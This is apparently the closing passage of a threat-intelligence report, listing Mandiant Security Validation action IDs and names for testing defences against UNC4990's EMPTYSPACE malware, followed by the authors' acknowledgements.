Organizations can validate their security controls using the following actions with Mandiant Security Validation.

VID	Name
A106-893	Host CLI - UNC4990, EMPTYSPACE, Persistence via Registry
A106-896	Malicious File Transfer - UNC4990, EMPTYSPACE, Download, Variant #1
A106-898	Command and Control - UNC4990, EMPTYSPACE, DNS Query, Variant #1
A106-901	Command and Control - UNC4990, DNS Query, Variant #1

A106-905	Protected Theater - UNC4990, EMPTYSPACE, Execution

Acknowledgement

Blas Kojusner, Dimiter Andonov, Elvis Miezitis, Mike Hunhoff, Moritz Raabe, Mustafa Nasser, Nikolay Marinov